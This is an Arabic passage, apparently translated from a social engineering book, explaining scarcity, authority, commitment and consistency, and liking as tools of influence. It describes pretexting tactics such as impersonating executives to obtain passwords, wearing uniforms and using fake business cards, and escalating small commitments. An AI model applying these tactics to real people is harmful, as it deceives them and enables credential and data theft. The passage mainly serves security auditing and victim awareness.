الان يحاول الحديث عن الجودة والراحة، وجميع تلك الجوانب التي تجعلها تستحق 0،50 $ الأكثر. قمت بتحريك موضوعي ومركزي بعيدا عنه وإظهار عدم الاهتمام. دون أن أقول أي شيء، حاول ان يكمل طريقه ومع كلام معسول ضعيف وقدم لي 50 $ خصم آخر. فقلت له: "آسف، أنا لا أعتقد ان هذا يستحق ذلك".
ثم فعل خطأ كلاسيكي حيث أظهر كيف كانت مزاعمه عن الندرة كاذبة حيث كان سيرضخ أكثر. "كم تريد أن تدفع لهذه الصناديق؟"
"أنا ربما يمكن أن افعل 100 دولار".
"إذا كنت تستطيع أن تعطيني 125 $ يمكن أن اطلق عليه اتفاق".
قبل ذلك كان الصندوق يساوى 400 دولار وكانوا اخر صندوقين في هذا وأنه يأتي لمدة يومين كل ثلاثة أشهر. كان ينبغي أن يكون هذا حرب مزايدة لتلك القيمة، ولكن بدلا من ذلك، أنا أرسلت لتعبئة هاذين الاثنين من صناديق اللحوم ومن دون مبالغ نقدية.

الدرس في هذه القصة للمهندس الاجتماعي هو أن ندرة العمل إما أن يكون حقيقيا، أو يكون لديك مبدا التمسك لإعطاء مظهر انه حقيقي.
الناس ينظرون إلى القيمة الأعلى عندما يكون هناك شيء حقا في حاجة إليه. مثال خبيث على ذلك هو كيف رفعت شركات البترول أسعار الوقود بعد إعصار كاترينا. كان الادعاء بأن الوقود كان في نقص بسبب الدمار والذي تسبب في ارتفاع الأسعار الرهيبة. بطبيعة الحال، إذا كان هذا صحيحا فان الوقود سيكون يستحق أكثر بكثير مما هو عليه. بدلا من ذلك كان مثالا للمطالبة من ندرة استخدامها لكسب المال. ولكن في الوقت نفسه، عندما تسبب خطأ **BP's error** لملايين الغالون من النفط ان تضيع في خليج المكسيك، وتدمر النظام البيئي، فبدلا من رفع أسعار الوقود بسبب نقص المعروض، فأنها أدت الى خفضه. كيف؟ حسنا أننا لن ندخل في ذلك هنا، لكنه يثبت نقطة أن لندرة العمل، يجب أن تصدق، وهذا حيث فشلت شركات النفط، وحيث يمكن أن تفشل المهندس الاجتماعي أيضا.
من وجهة نظر المهندس الاجتماعي، كلما زادت محدودية أو صعوبة الحصول على فرصه كلما زادت القيمة التي يملكها الناس. إذا اعتبر المعلومات كمعلومات خاصة، مقيدة، ويصعب الحصول عليها، وكنت على استعداد لتقاسمها مع شخص ما، فكل ما عليك هو كسب فقط الكثير من القيم في عيونهم.
المهندس الاجتماعي يمكن الاستفادة من الندرة مع المعلومات باستخدام عبارة مثل "أنا لست من المفترض أن أقول هذا ولكن ..." أو "لست متأكدا إذا كنت سمعت هذا الخبر، ولكن اسمع ..." تصريحات مثل هذه تحدث بأصوات خافتة يعني أن هذه المعلومات شحيحة.

السلطة (Authority)

الناس أكثر استعدادا لاتباع التوجيهات أو التوصيات من شخص ما يعرض كسلطة. العثور على الشخص الذي لديه ما يكفي من الجرأة لاستجواب السلطة مباشرة، وخصوصا عندما تحمل تلك السلطة قوه مباشرة أعلى منه أو هو وجها لوجه معه أمر غير شائع.

الأطفال، على سبيل المثال، يتم تدريسهم على طاعة الكبار مثل المدرسين والمستشارين والمربيات لأن لديهم سلطة عليهم. في كثير من الأحيان، استجواب السلطة يعتبر امر مهين والطاعة المذلة هو ما يكافأ عليه. هذه المبادئ تنتقل إلى حياة الكبار لأننا ندرس احترام رموز السلطة وعدم السؤال عن القواعد أو الأوامر التي أعطيت لنا من قبل أولئك الذين نرى أنهم يتمتعون بالسلطات.

للأسف، هذا المبدأ يؤدي وقوع العديد من الأطفال في أيدي المعتدين والمتحرشين. بالطبع، ليس هذا المبدأ فقط، ولكن أولئك الذين يتصيدون الأطفال يدركون كيف يتم تعليم الأطفال عن السلطة وغالبا ما يسعون إلى أولئك الذين يبدون أكثر توافقية. وبالمثل، المهندسين الاجتماعي الخبيث يستخدم هذا المبدأ في التعامل مع اهدافه لاتخاذ بعض الإجراءات أو التقاعس التي يمكن أن يؤدي إلى الإخلال.

فهم كيفية استخدام السلطة من جانب الهندسة الاجتماعي مهم. عالم الاجتماع الألماني والاقتصاد السياسي، ماكس فيبر، قام بتقسيم السلطة (**Authority**) الى عدة فئات حتى يمكن ان نتكيف معها لتناسب بشكل وثيق مجال الهندسة الاجتماعية.

- **السلطة القانونية (Legal Authority)**

تستند السلطة القانونية على الحكومة والقانون. هذا ينطبق عموما على ضباط منفذي القانون أو غيرهم الذين يقومون بفرض القوانين في البلاد أو المنطقة أو المنشأة التي تكون فيها حاليا.

كمهندس اجتماعي الذرائع (***pretexts***) التي تنطوي على اتخاذ هيئة منفذ القانون أو غيره من المسؤولين الحكوميين عادة ما تكون غير قانونية. ومع ذلك، حراس الأمن، أمن البنك، أو أنواع أخرى من شخصيات السلطة التنفيذية يمكن أن تكون ممثلة بشكل جيد وغالبا ما تستخدم من قبل المهندسين الاجتماعين.

في إحدى حلقات المسلسل التلفزيوني الخاص بهيئة الاذاعة البريطانية **BBC** والمسمى **The Real Hustle**، بول ويلسون وجماعته قاموا بارتداء ازياء مثل الحراس الذين يجمعون المال. عندما يظهر شخص ما في هذا الزي والذي يبدوا مشابها تماما للحقيقي ويتفاعل كأنه شخص طبيعي في هذا الموقف الموثوق الذي يجب ان يكون فيه، فان الأهداف سيكون لديهم سبب وجيه للشك في النصاب الذي "يقول" أنه هو.

التصرف كشخصية السلطة هي خدعة كبرى تستخدم من قبل المهندسين الاجتماعين للوصول إلى الشركة.

حيلة أخرى يمكن أن تكون فعالة عن طريق طرح ذريعة المحام والذي يسعى للحصول على معلومات معينة. لعب هذا الدور الذي يخشاه أو يحترم من قبل الجماهير تكون طريقة واحدة لاستخدام حيلة السلطة القانونية.

- **السلطة التنظيمية (Organizational Authority)**

السلطة التنظيمية (**Organizational Authority**) هي ببساطة أي سلطة محددة عن طريق منظمة. عادة، هذا يشير إلى التسلسل الهرمي الرقابي. شخص داخل موقع القوة في المنظمة لديه المزيد من السلطة والحصول على مزيد من المعلومات من شخص في أسفل التسلسل الهرمي.

في تدقيق الهندسة الاجتماعية، فان الاستشاري قد ينتحل **CIO** أو أي شخص آخر معه سلطة تنظيمية واضحة. الاستشاري قد يكون بعد ذلك قادرا على الحصول على كلمات المرور أو غيرها من المعلومات من مكتب المساعدة أو أي من الموظفين الآخرين الذين قد يرون أن الشخص المنتحل لديه سلطة عليهم له.

في مقاله بعنوان "" ***الهندسة الاجتماعية "من الاحتيال على الإنترنت (The 'Social Engineering' of the Internet Fraud)*** " للكاتب جوناثان جي روش من وزارة العدل الامريكية حيث يقول، "من المرجح للغاية ان الناس، في الوضع الصحيح/العادي، تكون متجاوبة للغاية مع ادعاءات من يملك السلطة، حتى عندما يكون الشخص الذي يزعم أنه في موقع السلطة غير موجود جسديا.

http://www.isoc.org/inet99/proceedings/3g/3g_2.htm

تستخدم هذه الحيلة بطرق أخرى، من خلال عدم التصرف كما لو كنت المدير المالي (**CFO**)، ولكن بدلا من ذلك إرسال أو أذن من قبل المدير المالي. سلطة الاسم واللقب قد يكون كافيا لمنح هذه السلطة للمهاجم في عيون الهدف.

روش يستشهد تجربة يؤديها روبرت بي سيالدين وسجله في كتابه **Influence** (1993)، والذي أظهر 95٪ من الممرضات في غضون 22 محطه من ثلاثة مستشفيات مختلفة على استعداد لإعطاء المرضى جرعة خطيرة من الدواء بناء على مكالمة هاتفية من باحث يزعم أن يكون الطبيب لم يلتقي بالممرضات أبدا.

يظهر بوضوح أن هذه التجربة بناء على أوامر وفكرة المتصورة للسلطة، الناس قد تقوم ببعض الإجراءات على الرغم من حكمها الأفضل. هذا النوع من السلطة يمكن وغالبا ما يستخدم لاستغلال الشركات للتخلي عن البيانات القيمة.

- **السلطة الاجتماعية (Social Authority)**

تشير السلطة الاجتماعية إلى "القائد بالولادة (***natural-born leaders***)" من أي فئة اجتماعية. يمكن أن تتكون المجموعة الاجتماعية، من زملاء العمل وأصدقاء الكلية، أو أي تجمع آخر من الناس.

في كتاب التأثير (**Influence**)، للكاتب روبرت بي سيالدين يقول: "عند الرد على السلطة بطريقة تلقائية كثيرا ما تكون هناك نزعة إلى أن تفعل ذلك في الاستجابة لمجرد رموز السلطة بدلاً من مضمونها". لكي تحدث السلطة الاجتماعية، قد لا يستغرق كمية غير عادية من الوقت أو هيكل لتعريف الشكل الموثوق. تحت أي ظرف، ومضة سريعة من الإثبات الاجتماعي حيث تتأثر الناس من قبل مجموعة من الأشخاص الذين يتناولون نفس الإجراء، قد يساعد في توفير السلطة الاجتماعية لشخص.

يمكن استخدام السلطة الاجتماعية كميزة في الهندسة الاجتماعية عن طريق طرح أو الضغط على الهدف للحصول على المعلومات. إذا رفض الهدف يرفض ولذلك لا محبوب من قبل زعيم المجموعة، قد تسقط الهدف من صالح مع المجموعة بأكملها. هو ينظر ليكون مفيداً للامتثال "سلطة" المرشد الاجتماعي.

إذا رفض الهدف وأيضا غير محبوب من قبل قائد المجموعة، فان الهدف قد يخرج عن صالح المجموعة بأكملها. الامتثال لسلطة القائد الاجتماعية ينظر إليها على أنه من المفيد.

تستخدم السلطة الاجتماعية بنجاح عندما تذكر إما مباشرة أو ضمنية على أن الشخص أو المجموعة السابقة كان لها رد فعل على الطريقة التي يطلبها المهاجم. "بالأمس بعث لي **CFO** لرعاية هذه المشكلة وجو سمح لي من خلال فحص جميع أوراق اعتمادي، هل وضعها في ملف؟" بيان بسيط مثل هذا يستعمل بعض أشكال السلطة.

إذا كنت متوافقا مع السلطات بغفلة، فإنه ربما تستجيب الى رموز السلطة بدلا من الواقع. ثلاثة رموز من السلطة هي فعالة بشكل خاص في البلدان الغربية قد تكافئ الناس مع أي واحد من هذه (وأية أدلة أخرى من السلطة) لامتثاله:

- القاب
- ملابس
- سيارات

في مقابلة أجريت مع الدكتور إلين لانجر، عالم النفس في جامعة هارفارد وباحث الإقناع والتأثير، حيث تحدث بإسهاب عن الغفلة. ذكر أن كثير من الناس غالبا ما يفعلوا الكثير من أعمالهم في حالة حيث لا يوجد الكثير من التفكير. وبعبارة أخرى، يكونوا في وضع الطيار الآلي. في تلك المواقف استغلال دور السلطة خطير جدا.

استخدام الملابس المناسبة، لغة الجسد، وبطاقات العمل الوهمية المطبوعة تعمل لكثير من المهندسين الاجتماعين في عرض موقف السلطة والحفاظ على أهدافه في الوضع الطيار الآلي.

أشكال أخرى من السلطة قد تأتي في ملعب المهندس الاجتماعي من تلك المذكورة هنا، ولكن هذه هي الأكثر شيوعا. السلطة تشكل قوة كبيرة عندما يتعلق الأمر بالتأثير على الآخرين، مع وجود القليل من المنطق وجمع المعلومات، المهندس الاجتماعي يمكنه استخدام الذريعة الخاصة بالسلطة بشكل فعال لقضاء مصالحه.

الالتزام والاتساق (Commitment and Consistency)

الالتزام والاتساق يحمل بعض الآثار المحتملة من الاستخدام لكل من المعتدي والضحية في سيناريوهات بشأن الهندسة الاجتماعية. والاتساق تعنى في الفلسفة (الانسجام أو التوافق تام بين المقدمات والنتائج، أو بين البراهين الرياضيّة ومكوناتها من الأوليات والبديهيات).

الناس تقدر الاتساق في الآخرين، ولديهم رغبة عامة في إظهار الاتساق في سلوكهم. عموما ربما يريد الناس من كلماتهم، سلوكهم، وأفعالهم ان تكون متوافقة ومتطابقة. الاتساق يقلل من الحاجة إلى إعادة معالجة المعلومات ويوفر اختصارات من خلال القرارات المعقدة.

الإحساس الداخلي (***Gut feelings***)، تلك اللحظات حيث تشعر أن هذا العمل هو جيد أو سيئ، صواب أو خطأ، على أساس الخبرة الماضية وهي من المؤشرات التي غالبا عندها يبدأ صنع القرار والتي من الممكن ان تكون ضد الشعور بالالتزام السابق والمعتقدات. تشير هذه الإشارات في كثير من الأحيان بأنك تشعر بأنه يتم دفعك لكي توافق على شيء ما كنت لا تريده.

الإحساس الداخلي (***Gut feelings***)، يمكن أن يحدث أيضا عندما يتعلق الأمر بجعل الالتزامات. قد يشير الإحساس الداخلي (***Gut feelings***) الى إنك غير متأكد ما إذا كان التزامكم خطأ. يمكنك أن تسأل نفسك، "بمعرفة ما أعرفه الآن، إذا كان بإمكاني فعل ذلك مرة أخرى، فهل سوف اجعل الالتزام نفسه؟".

قبل النظر في كيفية استخدام المهندس الاجتماعي الاتساق للحصول على الالتزام من شخص ما، فلنلقي نظرة على الثلاثة أمثلة والتي قد تساعدنا في فهم هذه النقطة.

- **التسويق (Marketing)**: الشركات غالبا ما تنفق كميات هائلة من المال لكسب حصة في السوق. والتي ليست عائد حقيقي، لكنها الكفاح من أجل البقاء في تلك الحصة الذي يعتقدون أنها تكون مربحة. كوكا كولا وبيبسي أمثلة رائعة على استخدام التسويق طوال العقود في الكفاح من أجل البقاء وضوحا، ولكنها غالبا لا تجاري التأثير على الشخص للتحول من شركة بيبسي لكوكا كولا. وذلك لان الشركتين كانتا "ملتزمة" بالحرب ضد بعضها البعض حيث أنه عندما يخرج واحد منهم مع منتج أو فكرة جديدة للتسويق، فان الآخر ليس بعيدا جدا عن هذا الركب.

- **المزادات (Auctions):** تزايد واضح في شعبيه بيوت المزادات على الانترنت مثل موقع **eBay** حيث لديه هذا المبدأ أكثر وضوحا. يشعر الناس بمستوى من الالتزام أتجاه شيئا ما حيث يقومون بوضع مناقصة عليه، فاذا كان هناك من زاد عليهم في هذه المناقصة فأنهم مضطرون للمزايدة مرة أخرى. في بعض الأحيان سوف تزيد هذه المزايدة عن الطريق الطبيعي لها وعن منطقة الراحة الخاصة بهم لأنهم يشعرون بالالتزام. أحد الأمثلة الكلاسيكية على ذلك هو عندما اشترى روبرت كامبو بلومينغدلس (**Bloomingdales** "مركز لبيع الملابس"). حيث دفع 600 مليون دولار وهي أكثر مما كان يستحق. ماكس باذرمان، مؤلف كتاب التفاوض بعقلانية (***Negotiating Rationally***) حيث قام بكتابة مقال في صحيفة وول ستريت جورنال حيث "نحن لا نتعامل مع السعر بعد الآن، ولكن مع الغرور (***ego***)"...
- **كرنفالات والمنازل اللعبة، وهلم جرا (Carnivals, game houses, and so on):** في أي صالات القمار أو منازل الالعاب تحتوي على مخاطر كبيره من الالتزام والاتساق تستخدم لإقناع الناس. واحد من كاتبي العمود في الجرائد، ريان هيلي، وهو مستشار التسويق عبر الإنترنت، كتب قصة عندما أخذ ابنته إلى السيرك

http://www.ryanhealy.com/commitment-and-consistency/

حيث دفع 44 $ من أجل التذاكر، $5 من أجل ركن سيارته، ثم أخذ من الوقت 40 دقيقة بالسيارة للوصول إلى هناك. حيث كان ملتزما بأخذ ابنته الى السيرك. ابنته أرادت حلوى القطن حتى انه ملتزم بقول نعم ومنح لها 5 دولارات. كيف يمكن لحلوى القطن أن تكلف أكثر من ذلك؟ عندما جاءنا الى البائع قال ان الكيس يكلف 12 دولارا، كيف يمكن أن يتراجع عن التزامه الآن؟ انه لا يستطيع، وبالتالي انتهى الامر بإنفاق 12 دولار على الحلوى القطنية الواحدة.

يعرف الاتساق (Consistency) في وقتنا الحالي بانه كل ما هو متوقع على أساس الخبرة السابقة أو التوقعات. تلك التجربة أو التوقع يمكن أن تحفز هدفا لاتخاذ إجراء يمكن أن يتسبب في الاخلال. على سبيل المثال، عندما يأتي رجل الدعم الفني فمن المتوقع انه سوف يذهب الى غرفة الخادم. هذا الطلب يتسق مع التجربة السابقة والتوقعات. عند طلب الدخول الى غرفة الخادم، فإنه من المرجح أن يتم الوفاء بها لأنه يتسق مع ما هو متوقع.

الالتزام والاتساق يمكن أن يكون عوامل القوية ذات تأثير على معظم الناس لاتخاذ إجراءات، وإعطاء المعلومات، أو إفشاء الأسرار.

المهندس الاجتماعي يمكن أن يجعل الالتزام والاتساق من أقوى الأدوات في ترسانته. إذا حصل المهندس الاجتماعي على الهدف لارتكاب شيء صغير، عادة تصعيد الالتزام ليس صعبا للغاية.

في كتاب (**النفوذ "Influence"**)، لروبرت سيالديني حيث كتب:

"مفتاح استخدام مبادئ الالتزام والاتساق للتلاعب بالناس يعقد ضمن الالتزام الأولي. هذا هو بعد اتخاذ اي التزام، اتخاذ موقف أو وضع، الناس أكثر استعدادا للموافقة على الطلبات التي تنسجم مع التزامهم المسبق. العديد من المهنيين الامتثال سوف يحاولوا حث الآخرين على اتخاذ موقف المبدئي والذي يتفق مع السلوك الذي سوف يطلبه في وقت لاحق".

المهاجم أو المحقق يأمل في توظيف أسلوب الهندسة الاجتماعية من الالتزام والاتساق، وعادة ما يحاول الحصول على هذا الموضوع أو الضحية للكشف على قطعة صغيرة من المعلومات نحو الهدف المنشود عموما. عن طريق الحصول على هذا الموضوع للحفاظ على الاتساق مع الأشياء التي قد سبق وقالها بالفعل، قد تحصل المهاجم على الموضوع للكشف عن مزيد من المعلومات.

من ناحية أخرى، يجب أن يظل المهاجم متسق/متفق مع ما يطلبون. المهاجم يجب أن يبدأ صغيرا ثم يصعد عملية جمع المعلومات. لاستخدام مثال غير واقعي، يجب ألا يبدأ المهاجم بالسؤال عن رموز الإطلاق النووي. حيث سيتم رفض هذا الطلب، وسوف يترك المهاجم مع طرح أين يتم الاحتفاظ بها أو من له حق الوصول إلى هذه الرموز. حيث أنه يسير إلى الوراء في طلباته، حيث يظهر للتفاوض والمساومة بدلاً من البقاء متسقا لهدفه الأصلي. ومع ذلك، فإذا بدأ صغيرا، وتحرك لأعلى مع كل قطعة جديدة من المعلومات التي تم جمعها، فإنه سوف يبدو وكأنه تطور طبيعي ولن يظهر ذلك واضحا للضحية.

السير ببطء وتدريجيا من الممكن أن يكون صعبا وكمهندس اجتماعي في كثير من الأحيان يكون غير صبور ويرغب في الحصول على "كلمة المرور" في الوقت الراهن. اللعب ببرود والإبقاء على المريض من الممكن أن يجعل هذه الطريق مجزية. تعريف واضح، هو المسار الذي يمكنك استخدامه على كل التدقيق يمكنه أن يساعدك على الخوض في التدقيق مع أهداف محددة بوضوح والطريق إلى تحقيقها.

في الشكل التالي رسم يوضح كيفية كون المهندس الاجتماعي قادرا على تصور هذا الطريق للحصول على المعلومات باستخدام الالتزام والاتساق.

الحصول على الهدف للالتزام شفهيا بعمل ما يمكنه إجبار الهدف الى مسار معين من العمل. تنص حالة سيلديني، " إن قواعد الالتزام والاتساق عندما نتخذ قرارا، فسوف نعاني من الضغط من الآخرين وأنفسنا حتى نتصرف باستمرار مع هذا القرار. أنت يمكن أن تكون ضغطت في اتخاذ قرارات جيدة أو سيئة حسب الإجراءات السابقة الخاصة بك".

ربما تكون شعرت بهذه لو قلت في أي وقت مضى شفهيا لزوجتك أو زوجك أنك تريد إنقاص الوزن. أن "الالتزام" اللفظي يؤدي إلى الكثير من الضغوط لإجراء يصل إلى النهاية الخاص بك من "الصفقة".
في بعض الأحيان يمكن أن يكون من الصعب جداً أو شبه مستحيل في نهاية المطاف الاختلاف مع نفسك. كل شخص جيعا، عند نقطة واحدة أو أخرى يتمتم العبارة، "أنا آسف لقد غيرت رأيي" مرة واحدة على الأقل في حياتنا. عندما نفعل ذلك، نعلق رؤوسنا خجلا، ونخفض نغمات صوتنا، ونبدو حزينا. لماذا؟ مجرد أننا كسرنا الالتزام الذي قطعناه ونشعر بالذنب لفعل ذلك.
كضحية محتملة، الناس بحاجة ليكون على بينه من غرائزهم الداخلية (***Gut Feeling***) وتدرك أنه في بعض المواقف لا باس من تغير رأيه. إجابة واحدة لا يعني أن هناك ثانية واحدة تحتاج إلى المتابعة. أيضا، أن يكون على علم بما هو مطلوب منكم.
الشكل التالي: تحديد أهدافك بوضوح يمكن ان يساعدك على الحصول على التزام من المعلومات.



حتى الالتزامات التي تبدو تافهة وصغيرة يمكن أن تؤدي إلى الاستغلال. على سبيل المثال، خلال محادثة هاتفية غالبا ما تستخدم من قبل المحامين التي تذهب الى شيء مثل هذا:
"مرحبا، كيف حالك اليوم؟"
أجبت، "أنا أبدو جيدا".
الآن، الاستعداد للاستغلال: "أنه من الجيد سماعي هذا، لأن بعض الناس الذين لا يشعرون هكذا من الممكن ان يستخدموا مساعدتكم".
لا يمكنك الرجوع مرة أخرى على ما قلته الآن، لأنك لا تزال تبدو جيدا وملتزما به.
هذا لا يعني أنه عليك أن تكون مذعورا بحيث لا يمكنك حتى الإجابة على أسئلة بسيطة دون الخوف من الاستغلال، ولكن إدراكك بالالتزام لا يعنى أنه يجب عليك أن تلتزم بكل ما يلي على أنه أمر حيوي. عملت ذات مرة مع رجل الذي يمكن أن يحصل حرفيا على أي شخص أن يفعل أسوأ الوظائف وجعله يعتقد أنها كانت فكرتهم. ضمان التزامهم كان الأسلوب الوحيد الذي يستخدمه.
إذا كنت ملتزما بمسار من الاتفاق معه على أشياء معينة، والتي كان من المستحيل تقريبا أن تفعلها، لأنه حصل لك أن تقول "نعم" مقدما، ثم كان عليك أن تستمر في القول "نعم". تلك النعم تؤدي الى الانخفاض الى مسار واحد، وكان هذا الطريق الحق حيث أرادت، الموافقة على العمل الذي تحتاج إلى الحصول على القيام به.
أنك تدرك أنه لا بأس من قول "لا" حيث أنه يمكن أن ينقذكم من ارتكاب شيء يمكن أن يكون كارثيا. في بعض الأحيان نقنع أنفسنا بأن قول "لا" هو شكل من أشكال الخطيئة التي تحتاج إلى كثير من الاستغفار والشعور بالذنب.
واحدة من أفضل الأمثلة التي قد سمعتها والتي تظهر حقا قوة الالتزام هي التجربة الاجتماعية التي قام بها الدكتور توماس موريارتي في 1972. حيث بعث مساعده إلى الشاطئ ك "الضحية" مع جهاز لاسلكي. جلس الضحية في كرسيه يستمع إلى جهاز الراديو الخاص به لمدة 10 دقيقة، ثم نهض للذهاب لشراء الشراب.
بينما هو ذهب، مساعد آخر، ك "المجرم" الذي لا يعرف أحد أنه كان يعمل معه، أتى وقام بـ "سرقة" الراديو. فقط 4 من 20 شخصا، أي 20% قاموا فقط بإيقاف اللص من أخذ الراديو.

ثم رفع الباحثون الرهان في الجولة المقبلة. قبل ترك "الضحية" لشراء المشروب انه طلب من واحدة من المتشمسون المجاورون له بمتابعة جهاز الراديو الخاص به بالنسبة له. ماذا تعتقد من هذا التغيير؟

الآن 19 من أصل 20 قاموا بإيقاف اللص، وحتى البعض قام باللجوء إلى العنف. لماذا هذا الفرق الهائل؟ الالتزام والاتساق. حصل الباحث على التزام من المتشمسون المجاورون والتي تسببت لهم بالتصرف وفقا لهذا الالتزام. في رأيي، هذه هي إحصائيات مذهلة تظهر قوة هذه الطريقة من التأثير.

المهندس الاجتماعي يمكنه استخدام هذه الطريقة من التأثير بشكل فعال للحصول على الهدف مع الالتزام حتى مع عمل صغير أو قول صغير "نعم" واستخدام هذا الالتزام لتصعيد ذلك إلى مجموعة أوسع من الإجراءات.

الميل/الاعجاب (Liking)

الناس تحب الناس الذين يحبنهم (***People like people who like them***). حيث يحدث التواء للسان عند قول العبارة (**like**)، فهو بيان صحيح جدا. فهم العمق الكامل لهذا البيان يجعلك أقرب إلى إتقان الإقناع. عندما أقول فهم العمق، أنا هنا حقا أعني أن هذه الجملة لديها أكثر من ذلك بكثير مما تراه/تدركه العين.

هذا البيان لا يقول إن الناس الذين يحبونك سوف يستجيبون معك بشكل جيد. وغالبا ما يدرس مندوبي المبيعات أن الناس تشتري من الناس الذين يحلو/يروق لهم. هذا صحيح، ولكن ليست هذه هي النقطة. كما أنها لا تقول إن الناس يجب أن تحب الناس، ولكنها تقول انه يجب أن تحب الناس وبعد ذلك سوف يجبونك في المقابل.

هذه المهمة ليست سهلة كما تبدو بسبب أن الاعجاب بشخص لا يمكن أن تكون مزورة. كما نوقش سابقا، حيث أن الابتسامات والسعادة صعبة للغاية ف أن تكون وهمية. حيث يجب أن تذهب في ظرف الرعاية والاهتمام الحقيقي للشخص الذي تحاول التأثير عليه. رعاية الناس ومشاعرهم ليست ممارسة قياسية للمهندس الاجتماعي الخبيثة. لذا، فإنها غالبا ما تعتمد على السحر/ المَفَاتِن. السحر/ المَفَاتِن يمكن أن تعمل على أساس المدى القصير، لكن على المدى الطويل، إعجاب الناس (***liking people***) تحتاج الى مهارة تمارس وتعلم.

يستخدم الاعجاب (***Liking***) في التسويق على نطاق واسع. في عام 1990 جوناثان فرينزن وهاري ديفيس نشرا دراسة بعنوان "السلوك الشرائي في الأسواق (***Purchasing Behavior in Embedded Markets***) والتي يمكن الاطلاع عليه من خلال الرابط التالي.

http://www.jstor.org/discover/10.2307/2626820?uid=3737928&uid=2&uid=4&sid=21104120202031

والتي فحصت لماذا كانت **Tupperware** (**Tupperware** هو اسم خط للمنتجات المنزلية التي تشمل منتجات الإعداد والتخزين والاحتواء، والمنتجات التي تخدم المطبخ والمنزل) ناجحة جدا. أدى كل هذه الأبحاث الى مبدأ الاعجاب (**liking**).

لقد استنتج الباحثون أن معظم الناس تشترى لأنهم أرادوا ان تكون المضيفة سعداء، لمساعدة صديق، أن يكون محبوبا. كم هو محرج عند الذهاب إلى حفل مثل هذا ولم تشترى أي شيء! أن الخوف من عدم ان يكون محبوبا هو ما يدفع معظم الناس للشراء في هذه الحالة وأنه ليس له علاقة تذكر مع هذه الرغبة.

الفحوصات والدارسات الأخرى قامت بالمقارنة بين الثقة التي لدي الناس في تلقي "النصائح أو المشورة" من هؤلاء الذين يعتقد أنهم أصدقاء من الثقة التي لديهم في حالة الغرباء أو أسوأ من ذلك، الناس الذين لا يحبونهم. الصديق من الممكن أن يعطي نصيحة سيئة وربما يكون الواحد أكثر عرضة لمتابعته عن النصيحة الجيدة القادمة من شخص لا تحبه.

من ناحية الهندسية الاجتماعي مفهوم تروق/الاعجاب هو أداة قوية. ليس فقط عليك أن تكون محبوبا وذلك لكسب ثقتهم، ولكن عليك أيضا أن تكون مهتما بالناس حقا. هذا المفهوم يعود الى المناقشة الخاصة بـ **pretexting** في أجزاء سابقه. عند القيام بذريعة (***pretexting***) ما، فإنك لا تتصرف بدافع فكرك أو معتقداتك، حيث يجب أن تصبح هذا الشخص التي تستخدمه كذريعة لك. هذا الدور هو ما يكون عليه حياتك. إذا كنت تستطيع أن تفعل ذلك فان خطوة ان تروق لهم (***liking***) يمكن أن تصبح أكثر سهولة.

جانب أخر أخير في Liking والذي هو مهم لك كمهندس اجتماعي هو الجاذبية الجسدية (*physical attractiveness*). البشر يميلون تلقائيا إلى "مثل" أولئك الذي نجده جذابا. كالأنوق وجذابا في صوته، هذه هي الحقيقة. بعض المبادئ النفسية الخطيرة هي الرجوع الى هذه الفكرة.

ما هو جميل فهو جيد. في عام 1972 أجرى كل من برشيد، والستير، وديون دراسة بعنوان، "***What Is Beautiful Is Good***"، والتي أطلقت العنان لبعض النتائج العميقة جدا. حيث طلب من المشاركين تقييم الصور لثلاثة أفراد يتراوح التقييم بين ذات جاذبيه منخفضة، متوسطة، عالية. بناء على الصور وحدها فهي كانت لتقيم الناس من اجل السمات الشخصية، السعادة الشاملة، والنجاح الوظيفي.

ثم قاموا بتجميع التقييمات وحساب المتوسط، فوجدوا أن الناس اعتبرت أنه من كان ذات الجاذبية الأعلى فهو أكثر من كان مرغوب فيه اجتماعيا، يملك أفضل المهن، أكثر سعادة، وأكثر نجاحا. أثبتت الدراسة أن الناس يميلون إلى ربط الجمال مع صفات أخرى ناجحة وأنه يغير آرائهم والقدرة على الثقة في شخص ما. هذه الدراسة هي مثال على ظاهرة تسمى تأثير الهالة (***halo effect***)، حيث أن سمة واحده معينه يمكنها التأثير أو تمتد إلى غيرها من صفات الشخص. حيث ثبت الانحياز القرارات الشخص مع الميل للتركيز على الصفات الجيدة من الشخص الآخر. لقد وضعت نسخة من هذه الدراسة المذهلة من خلال الرابط التالي:

http://www.social-engineer.org/wiki/archives/BlogPosts/BeautifulGood.pdf
بعبارة أخرى، إذا نظر اليك شخص ما على إنك جميل، فان هذه الصفة الجيدة تمتد إلى الأحكام الأخرى التي يجعلها الشخص عنك. وكثيرا ما يستخدم هذا " تأثير الهالة (***halo effect***)" في مجال التسويق. حيث أنهم يستخدمون أشخاص يتمتعوا بالجمال في تقديم منتجات للشرب، للأكل، للارتداء، وبالتالي فان الآخرين سوف يفترضون تلقائيا أن هذه الأشياء جيدة، وربما التفكير، "حسنا يجب أن تكون جيدة إذا كان هذا الشخص الجميل هو من يستخدمه".

شاهدت مؤخرا إعلانا على التلفاز، إنها حقا تعبر عن هذه النقطة، هذا الإعلان يجعل من جهود التسويق مسليا ولكنه يفعل ذلك بذكاء جدا. حيث تأتي شابات تتمتع بالجذابة على الشاشة وترتدى ملابس جميلة وتقول: "مرحبا، **أنا فتاه ذات جاذبيه حقيقيه وعمري من 18-24 سنة**". استخدام أنثى جذابة التي ليست جذابة بشكل مفرط، ولكنها حقيقية تصدق، نحن الناس العاديين يمكننا أن ننظر الى عبقرية هذا التسويق. لا يمكننا أن نقول حقا سنها لكن جمالها يمكن أن يضع لها مكان ما بين سن 18-24.

"يمكنك أن تتصل لي لأنني غامضة العنصرية (Racially ambiguous)".

ملحوظه: غامضة العنصرية (Racially ambiguous) تعنى انه يصعب تحديد عرقها سواء هي بيضاء ام سوداء مثلا عندما تولد من اب اسو وام بيضاء)

مرة أخرى، هذا هو غيض عبقرية التسويق الأخرى. انها ليست سوداء، بيضاء، أو من السكان الأمريكيين الاصليين نحن لا يمكن أن نقول، ولكنها قد تكون مزيجا، والتي قد تكون جذابة للعديد من الأجناس وغير قابلة للهجوم على الأكثر.

"أنا في هذا الاعلان لان أبحاث التسوق تظهر الفتيات مثلك تحب الفتيات مثلي".

جمالها وثقتها بنفسها يجعلنا نعجب بها. فانهم يردون ملابس أنيقة، يتكلمون جيدا، ونريد أن نعرفهم.

ثم بعد ذلك تأخذ الكاميرا لقطات مختلفة لها عند القيام بأشياء مثل الكيك بوكسينغ، التشجيع، واللعب مع الزهور. من خلال عرض مشاهد أنها يمكن أن تفعل كل هذه الأشياء في حين إنها جميلة كما هي، فيؤدى هذا الى أن ننظر لها باعتبارها قوية وذات نفوذ، وجميع الأشياء التي تفعلها جيدة.

